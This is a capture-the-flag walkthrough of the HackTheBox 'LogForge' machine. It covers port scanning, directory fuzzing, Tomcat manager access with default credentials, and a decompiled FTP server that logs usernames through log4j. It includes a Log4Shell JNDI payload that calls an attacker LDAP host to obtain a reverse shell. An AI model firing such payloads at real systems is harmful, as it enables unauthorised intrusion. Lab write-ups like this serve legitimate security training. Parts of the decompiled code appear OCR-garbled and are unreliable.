
Information Gathering

1) Found open ports

```
-(vigneswar® VigneswarPC)-[~]
__$ tcpscan 10.10.11.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-09 15:53 IST Nmap scan report for 10.10.11.138
Host is up (0.24s latency).
Not shown: 65498 closed tcp ports (reset), 35 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
      STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
    256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
    256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
                     Apache httpd 2.4.41 ((Ubuntu))
80/tcp open http
_http-server-header: Apache/2.4.41 (Ubuntu)
_http-title: Ultimate Hacking Championship
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.33 seconds
  -(vigneswar&VigneswarPC)-[~]
```

2) Checked the website




3) Checked for more pages


```
w/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.11.138/FUZZ' -ic
            v2.1.0-dev
  :: Method
      URL
                                       http://10.10.11.138/FUZZ
      Wordlist
                                        FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
       Follow redirects
                                        false
      Calibration
                                        false
       Timeout
                                     : 10
      Threads
                                       40
                                     : Response status: 200-299,301,302,307,401,403,405,500
      Matcher
images [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 252ms]
[Status: 200, Size: 489, Words: 23, Lines: 33, Duration: 291ms]
admin [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 232ms]
manager [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 392ms]
[Status: 200, Size: 489, Words: 23, Lines: 33, Duration: 236ms]
:: Progress: [87651/87651] :: Job [1/1] :: 152 req/sec :: Duration: [0:10:34] :: Errors: 0 ::
```

Vulnerability Assessment


1) Bypassed apache deny



Got access to manager with tomcat:tomcat - default password usage




3) Found log4shell vulnerability



Exploitation

1) Got reverse shell



\${jndi:ldap://10.10.14.14:1389/serial/CustomPayload}

Privilege Escalation

1) Found filtered ports

```
tomcat@LogForge:/home/htb$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                       State
                                                                                   PID/Program name
                    127.0.0.53:53
tcp
           0
                                              0.0.0.0:*
                                                                       LISTEN
           0
                  0 0.0.0.0:22
tcp
                                              0.0.0.0:*
                                                                       LISTEN
                  0 127.0.0.1:53802
                                              127.0.0.1:8080
                                                                       CLOSE_WAIT
tcp
           1
                  0 127.0.0.1:53796
                                              127.0.0.1:8080
                                                                       CLOSE_WAIT
tcp
tcp
           0
                286 10.10.11.138:60968
                                              10.10.14.14:4444
                                                                       ESTABLISHED 1570/bash
           0
                  0:::8080
                                                                                   816/java
                                              :::*
                                                                       LISTEN
tcp6
           0
                  0
                    :::80
                                                                       LISTEN
tcp6
                                              :::*
           0
                  0 :::21
                                                                       LISTEN
tcp6
                                              :::*
           0
                  0 :::22
                                                                       LISTEN
tcp6
                                              :::*
tomcat@LogForge:/home/htb$
```

```
root 954 0.1 1.7 3576972 69164 ? Sl 13:52 0:02 java -jar /root/ftpServer-1.0-SNAPSHOT-all.jar
```

2) Decompiled the jar

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🔓 CloseableThreadContext.class 🌣 💧 ThreadContext.class 🌣 🕍 MarkerManager.class 🗵 💧 LoggingException.class 🗵
                                                                                                                                                           the Logger. class ₩
                                                                                                                                 that Level. class ₩
     package main.java.com.ippsec.ftpServer;
     import java.net.ServerSocket;
     import java.net.Socket;
            org.apache.logging.log4j.LogManager;
     import org.apache.logging.log4j.Logger;
    public class Server {
       private int controlPort = 21;
       private ServerSocket welcomeSocket:
       boolean serverRunning = true;
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       \label{eq:private_static} \textbf{private static final } \underline{\texttt{Logger}} \ \texttt{LOGGER} = \underline{\texttt{LogManager}}. \underline{\texttt{getLogger}} (\underline{\texttt{Server}}. class);
    public static void main(String[] args) {
         new Server();
       public Server() {
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            System.exit(-1);
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         <u>LOGGER.info</u>("FTP Server started listening on port " + this.controlPort);
          int noOfThreads = 0;
         while (this.serverRunning) {
  try {
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              Socket client = this.<u>welcomeSocket</u>.accept();
int dataPort = this.<u>controlPort</u> + noOfThreads + 1;
<u>worker v = new Worker</u>(client, dataPort);
<u>LOGGER.info</u>("New connection received. Worker was created.");
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           noOfThreads++;
          try {
           this.welcomeSocket.close();
System.out.println("Server was stopped");
catch (IOException e) {
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            System.out.println("Problem stopping server");
            System.exit(-1);
```

```
package main.java.com.ippsec.ftpServer;
import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.BufferedReader;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.FileReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.PrintWriter;
import java.net.ServerSocket;
import java.net.Socket;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
public class Worker extends Thread {
 private static final Logger LOGGER = LogManager.getLogger(Server.class);
 private boolean debugMode = true;
 private String root;
  private String currDirectory;
  private enum transferType {
    ASCII, BINARY;
  private enum userStatus {
    NOTLOGGEDIN, ENTEREDUSERNAME, LOGGEDIN;
```

```
}
 private String fileSeparator = "/";
  private Socket controlSocket;
  private PrintWriter controlOutWriter;
  private BufferedReader controlIn;
  private ServerSocket dataSocket;
  private Socket dataConnection;
  private PrintWriter dataOutWriter;
  private int dataPort;
  private transferType transferMode = transferType.ASCII;
  private userStatus currentUserStatus = userStatus.NOTLOGGEDIN;
  private String validUser = System.getenv("ftp user");
  private String validPassword = System.getenv("ftp password");
  private boolean quitCommandLoop = false;
  public Worker(Socket client, int dataPort) {
    this.controlSocket = client;
    this.dataPort = dataPort;
    this.currDirectory = "/root";
    this.root = "/";
  public void run() {
    debugOutput("Current working directory " + this.currDirectory);
      this.controlIn = new BufferedReader(new
InputStreamReader(this.controlSocket.getInputStream()));
      this.controlOutWriter = new
PrintWriter(this.controlSocket.getOutputStream(), true);
      sendMsgToClient("220 Welcome to the FTP-Server");
      while (!this.quitCommandLoop)
        executeCommand(this.controlIn.readLine());
    } catch (Exception e) {
      e.printStackTrace();
    } finally {
      try {
        this.controlIn.close();
        this.controlOutWriter.close();
        this.controlSocket.close();
        debugOutput("Sockets closed and worker stopped");
      } catch (IOException e) {
        e.printStackTrace();
        debugOutput("Could not close sockets");
   }
 }
  private void executeCommand(String c) {
    int index = c.index0f(' ');
    String command = (index == -1) ? c.toUpperCase() : c.substring((0),
index).toUpperCase();
    String args = (index == -1) ? null : c.substring(index + 1);
```

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debugOutput("Command: " + command + " Args: " + args);
  switch (command) {
    case "USER":
      handleUser(args);
      return;
    case "PASS":
      handlePass(args);
      return;
    case "CWD":
      handleCwd(args);
      return;
    case "LIST":
      handleNlst(args);
      return;
    case "NLST":
      handleNlst(args);
      return;
    case "PWD":
    case "XPWD":
      handlePwd();
      return;
    case "QUIT":
      handleQuit();
      return;
    case "PASV":
      handlePasv();
      return;
    case "EPSV":
      handleEpsv();
      return;
    case "SYST":
      handleSyst();
      return;
    case "FEAT":
      handleFeat();
      return;
    case "PORT":
      handlePort(args);
      return;
    case "EPRT":
      handleEPort(args);
      return;
    case "RETR":
      handleRetr(args);
      return;
    case "MKD":
    case "XMKD":
      handleMkd(args);
      return;
    case "RMD":
    case "XRMD":
      handleRmd(args);
      return;
    case "TYPE":
      handleType(args);
      return;
    case "STOR":
      handleStor(args);
      return;
  }
  sendMsgToClient("501 Unknown command");
}
private void sendMsgToClient(String msg) {
  this.controlOutWriter.println(msg);
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}
 private void sendDataMsgToClient(String msg) {
    if (this.dataConnection == null || this.dataConnection.isClosed()) {
      sendMsgToClient("425 No data connection was established");
      debugOutput("Cannot send message, because no data connection is
established");
    } else {
      this.dataOutWriter.print(msg + "\r\n");
  }
  private void openDataConnectionPassive(int port) {
    try {
      this.dataSocket = new ServerSocket(port);
      this.dataConnection = this.dataSocket.accept();
      this.dataOutWriter = new
PrintWriter(this.dataConnection.getOutputStream(), true);
      debugOutput("Data connection - Passive Mode - established");
    } catch (IOException e) {
      debugOutput("Could not create data connection.");
      e.printStackTrace();
    }
  }
  private void openDataConnectionActive(String ipAddress, int port) {
    try {
      this.dataConnection = new Socket(ipAddress, port);
      this.dataOutWriter = new
PrintWriter(this.dataConnection.getOutputStream(), true);
      debugOutput("Data connection - Active Mode - established");
    } catch (IOException e) {
      debugOutput("Could not connect to client data socket");
      e.printStackTrace();
 }
  private void closeDataConnection() {
      this.dataOutWriter.close();
      this.dataConnection.close();
      if (this.dataSocket != null)
        this.dataSocket.close();
      debugOutput("Data connection was closed");
    } catch (IOException e) {
      debugOutput("Could not close data connection");
      e.printStackTrace();
    this.dataOutWriter = null;
    this.dataConnection = null;
    this.dataSocket = null;
  }
  private void handleUser(String username) {
    LOGGER.warn("Login with invalid user: " + username);
    if (username.toLowerCase().equals(this.validUser)) {
      sendMsgToClient("331 User name okay, need password");
      this.currentUserStatus = userStatus.ENTEREDUSERNAME;
    } else if (this.currentUserStatus == userStatus.LOGGEDIN) {
      sendMsgToClient("530 User already logged in");
     else {
      sendMsgToClient("530 Not logged in");
    }
  }
```

```
private void handlePass(String password) {
    if (this.currentUserStatus == userStatus.ENTEREDUSERNAME &&
password.equals(this.validPassword)) {
      this.currentUserStatus = userStatus.LOGGEDIN;
      sendMsgToClient("230-Welcome to HKUST");
      sendMsgToClient("230 User logged in successfully");
    } else if (this.currentUserStatus == userStatus.LOGGEDIN) {
      sendMsgToClient("530 User already logged in");
    } else {
      sendMsgToClient("530 Not logged in");
  }
  private void handleCwd(String args) {
    String filename = this.currDirectory;
    if (args.equals("..")) {
      int ind = filename.lastIndexOf(this.fileSeparator);
      if (ind > 0)
        filename = filename.substring(0, ind);
    } else if (args != null && !args.equals(".")) {
      filename = filename + filename + this.fileSeparator;
    File f = new File(filename);
    if (f.exists() && f.isDirectory() && filename.length() >=
this.root.length()) {
      this.currDirectory = filename;
sendMsgToClient("250 The current directory has been changed to " +
this.currDirectory);
    } else {
      sendMsgToClient("550 Requested action not taken. File unavailable.");
  }
  private void handleNlst(String args) {
    if (this.dataConnection == null || this.dataConnection.isClosed()) {
      sendMsgToClient("425 No data connection was established");
      String[] dirContent = nlstHelper(args);
      if (dirContent == null) {
        sendMsgToClient("550 File does not exist.");
        sendMsgToClient("125 Opening ASCII mode data connection for file
list.");
        for (int i = 0; i < dirContent.length; i++)</pre>
          sendDataMsgToClient(dirContent[i]);
        sendMsgToClient("226 Transfer complete.");
        closeDataConnection();
      }
    }
  }
  private String[] nlstHelper(String args) {
    String filename = this.currDirectory;
    if (args != null)
      filename = filename + filename + this.fileSeparator;
    File f = new File(filename);
    if (f.exists() && f.isDirectory())
      return f.list();
    if (f.exists() && f.isFile()) {
      String[] allFiles = new String[1];
      allFiles[0] = f.getName();
      return allFiles;
    }
    return null;
  }
```

```
private void handlePort(String args) {
  String[] stringSplit = args.split(",")
    String hostName = stringSplit[0] + "." + stringSplit[0] + "." +
stringSplit[1] + "." + stringSplit[2];
    int p = Integer.parseInt(stringSplit[4]) * 256 +
Integer.parseInt(stringSplit[5]);
    openDataConnectionActive(hostName, p);
    sendMsgToClient("200 Command OK");
  }
  private void handleEPort(String args) {
    String IPV4 = "1";
    String IPV6 = "2";
    String[] splitArgs = args.split("\\|");
    String ipVersion = splitArgs[1];
    String ipAddress = splitArgs[2];
    if (!"1".equals(ipVersion) || !"2".equals(ipVersion))
      throw new IllegalArgumentException("Unsupported IP version");
   int port = Integer.parseInt(splitArgs[3]);
   openDataConnectionActive(ipAddress, port);
    sendMsgToClient("200 Command OK");
  }
  private void handlePwd() {
    sendMsgToClient("257 \"" + this.currDirectory + "\"");
  private void handlePasv() {
    String myIp = "127.0.0.1";
    String[] myIpSplit = myIp.split("\\.");
    int p1 = this.dataPort / 256;
    int p2 = this.dataPort % 256;
    sendMsgToClient("227 Entering Passive Mode (" + myIpSplit[0] + ")
")");
   openDataConnectionPassive(this.dataPort);
  private void handleEpsv() {
    sendMsgToClient("229 Entering Extended Passive Mode (|||" + this.dataPort +
    openDataConnectionPassive(this.dataPort);
  private void handleQuit() {
    sendMsgToClient("221 Closing connection");
    this.quitCommandLoop = true;
  }
  private void handleSyst() {
    sendMsgToClient("215 FTP Server Homebrew");
  private void handleFeat() {
    sendMsgToClient("211-Extensions supported:");
    sendMsgToClient("211 END");
  }
 private void handleMkd(String args) {
    if (args != null && args.matches("^[a-zA-Z0-9]+$")) {
      File dir = new File(this.currDirectory + this.currDirectory +
this.fileSeparator);
      if (!dir.mkdir()) {
        sendMsgToClient("550 Failed to create new directory");
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debugOutput("Failed to create new directory");
        sendMsgToClient("250 Directory successfully created");
    } else {
      sendMsgToClient("550 Invalid name");
 }
 private void handleRmd(String dir) {
    String filename = this.currDirectory;
    if (dir != null && dir.matches("^[a-zA-Z0-9]+$")) {
      filename = filename + filename + this.fileSeparator;
      File d = new File(filename);
      if (d.exists() && d.isDirectory()) {
        d.delete();
        sendMsgToClient("250 Directory was successfully removed");
      } else {
        sendMsgToClient("550 Requested action not taken. File unavailable.");
    } else {
      sendMsgToClient("550 Invalid file name.");
    }
 }
  private void handleType(String mode) {
    if (mode.toUpperCase().equals("A")) {
      this.transferMode = transferType.ASCII;
      sendMsgToClient("200 OK");
    } else if (mode.toUpperCase().equals("I")) {
      this.transferMode = transferType.BINARY;
      sendMsgToClient("200 OK");
    } else {
      sendMsgToClient("504 Not OK");
 }
 private void handleRetr(String file) {
    File f = new File(this.currDirectory + this.currDirectory +
this.fileSeparator);
    if (!f.exists()) {
      sendMsqToClient("550 File does not exist");
    } else if (this.transferMode == transferType.BINARY) {
      BufferedOutputStream fout = null;
      BufferedInputStream fin = null;
      sendMsgToClient("150 Opening binary mode data connection for requested
file " + f.getName());
      try {
        fout = new BufferedOutputStream(this.dataConnection.getOutputStream());
        fin = new BufferedInputStream(new FileInputStream(f));
      } catch (Exception e) {
        debugOutput("Could not create file streams");
      debugOutput("Starting file transmission of " + f.getName());
      byte[] buf = new byte[1024];
      int l = 0;
      try {
        while ((l = fin.read(buf, 0, 1024)) != -1)
          fout.write(buf, 0, l);
      } catch (IOException e) {
        debugOutput("Could not read from or write to file streams");
        e.printStackTrace();
      try {
        fin.close();
```

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fout.close();
      } catch (IOException e) {
        debugOutput("Could not close file streams");
        e.printStackTrace();
      debugOutput("Completed file transmission of " + f.getName());
      sendMsgToClient("226 File transfer successful. Closing data
connection.");
    } else {
      sendMsgToClient("150 Opening ASCII mode data connection for requested
file " + f.getName());
      BufferedReader rin = null;
      PrintWriter rout = null;
      try {
        rin = new BufferedReader(new FileReader(f));
        rout = new PrintWriter(this.dataConnection.getOutputStream(), true);
      } catch (IOException e) {
        debugOutput("Could not create file streams");
      String s;
      while ((s = rin.readLine()) != null)
        rout.println(s);
    closeDataConnection();
  }
 private void handleStor(String file) {
    if (file == null) {
      sendMsgToClient("501 No filename given");
      File f = new File(this.currDirectory + this.currDirectory +
this.fileSeparator);
      if (f.exists()) {
        sendMsgToClient("550 File already exists");
      } else if (this.transferMode == transferType.BINARY) {
        BufferedOutputStream fout = null;
        BufferedInputStream fin = null;
        sendMsgToClient("150 Opening binary mode data connection for requested
file " + f.getName());
        try {
          fout = new BufferedOutputStream(new FileOutputStream(f));
          fin = new BufferedInputStream(this.dataConnection.getInputStream());
        } catch (Exception e) {
          debugOutput("Could not create file streams");
        debugOutput("Start receiving file " + f.getName());
        byte[] buf = new byte[1024];
        int l = 0;
        try {
          while ((l = fin.read(buf, 0, 1024)) != -1)
            fout.write(buf, 0, l);
        } catch (IOException e) {
          debugOutput("Could not read from or write to file streams");
          e.printStackTrace();
        try {
          fin.close();
          fout.close();
        } catch (IOException e) {
          debugOutput("Could not close file streams");
          e.printStackTrace();
        debugOutput("Completed receiving file " + f.getName());
        sendMsgToClient("226 File transfer successful. Closing data
connection.");
```

```
} else {
        sendMsgToClient("150 Opening ASCII mode data connection for requested
file " + f.getName());
        BufferedReader rin = null;
        PrintWriter rout = null;
        try {
          rin = new BufferedReader(new
InputStreamReader(this.dataConnection.getInputStream()));
          rout = new PrintWriter(new FileOutputStream(f), true);
        } catch (IOException e) {
          debugOutput("Could not create file streams");
        String s;
        while ((s = rin.readLine()) != null)
          rout.println(s);
      closeDataConnection();
    }
 private void debugOutput(String msg) {
   if (this.debugMode)
      System.out.println("Thread " + getId() + ": " + msg);
}
```

2) Our input is passed to log4j

```
private void handleUser(String username) {
    LOGGER.warn("Login with invalid user: " + username);
    if (username.toLowerCase().equals(this.validUser)) {
        sendMsgToClient("331 User name okay, need password");
        this.currentUserStatus = userStatus.ENTEREDUSERNAME;
    } else if (this.currentUserStatus == userStatus.LOGGEDIN) {
        sendMsgToClient("530 User already logged in");
    } else {
        sendMsgToClient("530 Not logged in");
    }
}
```

3) Found the password

tomcat@LogForge:/tmp\$ ftp 127.0.0.1 21 Connected to 127.0.0.1. 220 Welcome to the FTP-Server Name (127.0.0.1:tomcat): ippsec 331 User name okay, need password Password: 230-Welcome to HKUST 230 User logged in successfully Remote system type is FTP. ftp> get root.txt local: root.txt remote: root.txt 200 Command OK 150 Opening ASCII mode data connection for requested file root.txt WARNING! 1 bare linefeeds received in ASCII mode File may not have transferred correctly. 226 File transfer successful. Closing data connection. 33 bytes received in 0.00 secs (86.3983 kB/s) ftp> exit 221 Closing connection tomcat@LogForge:/tmp\$ cat root.txt 4f3832ad806b22cad94745cfbc754b8f tomcat@LogForge:/tmp\$